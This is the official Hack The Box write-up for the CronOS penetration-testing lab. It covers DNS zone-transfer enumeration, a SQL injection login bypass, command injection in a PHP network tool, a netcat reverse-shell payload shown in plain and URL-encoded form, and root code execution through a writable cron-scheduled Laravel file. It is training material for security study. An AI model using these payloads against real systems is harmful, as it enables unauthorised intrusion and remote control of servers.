




Hack The Box
PEN-TESTING LABS



CronOS

13th October 2017 / Document No D17.100.18

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: **Medium**

Classification: Official



SYNOPSIS

CronOS focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services
- Enumerating DNS


Skills Learned

- SQL Injection
- Command injection
- Exploiting cron jobs



Enumeration

Nmap



Nmap reveals an OpenSSH server, a DNS server and an Apache server. Attempting to view the website reveals only the default Apache page.



Dig

Although the initial domain name must be guessed (**cronos.htb**), it is possible to enumerate the remaining subdomains by doing a zone transfer. This can be accomplished with the command **dig axfr @10.10.10.13 cronos.htb** after adding **cronos.htb** to the **/etc/hosts** file.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# dig axfr @10.10.10.13 cronos.htb  
  
; <<>> DiG 9.10.3-P4-Debian <<>> axfr @10.10.10.13 cronos.htb  
; (1 server found)  
;; global options: +cmd  
cronos.htb.      604800  IN      SOA      cronos.htb. admin.cronos.htb. 3  
604800 86400 2419200 604800  
cronos.htb.      604800  IN      NS       ns1.cronos.htb.  
cronos.htb.      604800  IN      A        10.10.10.13  
admin.cronos.htb. 604800  IN      A        10.10.10.13  
ns1.cronos.htb.  604800  IN      A        10.10.10.13  
www.cronos.htb.  604800  IN      A        10.10.10.13  
cronos.htb.      604800  IN      SOA      cronos.htb. admin.cronos.htb. 3  
604800 86400 2419200 604800  
;; Query time: 126 msec  
;; SERVER: 10.10.10.13#53(10.10.10.13)  
;; WHEN: Fri Oct 13 01:43:26 EDT 2017  
;; XFR size: 7 records (messages 1, bytes 203)  
  
root@kali:~#
```

After adding **admin.cronos.htb** to the **/etc/hosts** file and browsing to it, an administrator login page is presented.



Exploitation

Login

After some trial and error, it appears that the **Username** field is vulnerable to SQL injection. By commenting out the rest of the statement with the username **admin'-- -** the login form is bypassed.

Login

UserName :
admin'-- -

Password :
●●●●●●●●

Submit

Welcome

It does not take long to figure out that the **welcome.php** page is vulnerable to command injection. Many different methods work here, however the simplest is likely just using a semicolon to add additional commands. However, script execution is stopped after the traceroute is run.

Net Tool v0.1

traceroute ▼ 8.8.8.8;whoami Execute!

www-data



By intercepting the response in Burp Suite, it is possible to modify the command entirely.

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=ulm8ld3kk856sdg14qlaa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
```

```
command=traceroute&host=8.8.8.8|
```

After removing the host variable, command injection is now trivial. Replace **traceroute** with the desired command and send the request. Note that URL encoding the command is required in some cases. Use the command **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1nc <LAB IP> <PORT>| >/tmp/f** to connect to a local **nc** listener, which can be started by using the command **nc -nvlp <PORT>**

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=ulm8ld3kk856sdg14qlaa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
```

```
command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+1234+>/tmp/f
```

The user flag can be obtained from **/home/noulis/user.txt**



Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum generates a fairly large list of information. One thing that stands out is the root crontab, which runs the **schedule()** function in **/var/www/laravel/app/console/Kernel.php**. Modifying the function allows for command execution as root by the scheduler system.

```
protected function schedule(Schedule $schedule)
{
    // $schedule->command('inspire')
    //         ->hourly();
    $schedule->exec('cat /root/root.txt > /var/www/admin/writeup.root.txt')->everyMinute();
}
```

This can be used to modify other files to simplify obtaining a root shell, however in this case obtaining the flag is all that is required.

The screenshot shows a terminal window titled 'root@kali: ~'. The user is logged in as root on a machine named 'cronos'. The terminal shows the following commands and output:

```
www-data@cronos:/var/www/laravel/app/Console$ date
Fri Oct 13 10:28:17 EEST 2017
www-data@cronos:/var/www/laravel/app/Console$ cd /var/www/admin
www-data@cronos:/var/www/admin$ date
Fri Oct 13 10:28:57 EEST 2017
www-data@cronos:/var/www/admin$ ls -la
total 188
drwxr-xr-x 3 www-data www-data 4096 Oct 13 10:29 .
drwxr-xr-x 5 root      root    4096 Apr  9  2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9  2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data  819 Oct 13 10:18 Kernel.txt
-rw-r--r-- 1 www-data www-data  237 Apr  9  2017 config.php
-rwxr-xr-x 1 www-data www-data 43292 Aug  2 10:14 escalate.sh
-rw-r--r-- 1 www-data www-data 3564 Jul 27 01:44 index.php
-rw-r--r-- 1 www-data www-data 103613 Oct 13 10:03 linenum_cronos.txt
-rw-r--r-- 1 www-data www-data  102 Apr  9  2017 logout.php
-rw-r--r-- 1 www-data www-data  383 Apr  9  2017 session.php
-rw-r--r-- 1 www-data www-data  782 Apr  9  2017 welcome.php
drwxr-xr-x 2 www-data www-data 4096 Oct 13 10:22 writeup
-rw-r--r-- 1 root      root      0 Oct 13 10:29 writeup.root.txt
www-data@cronos:/var/www/admin$
```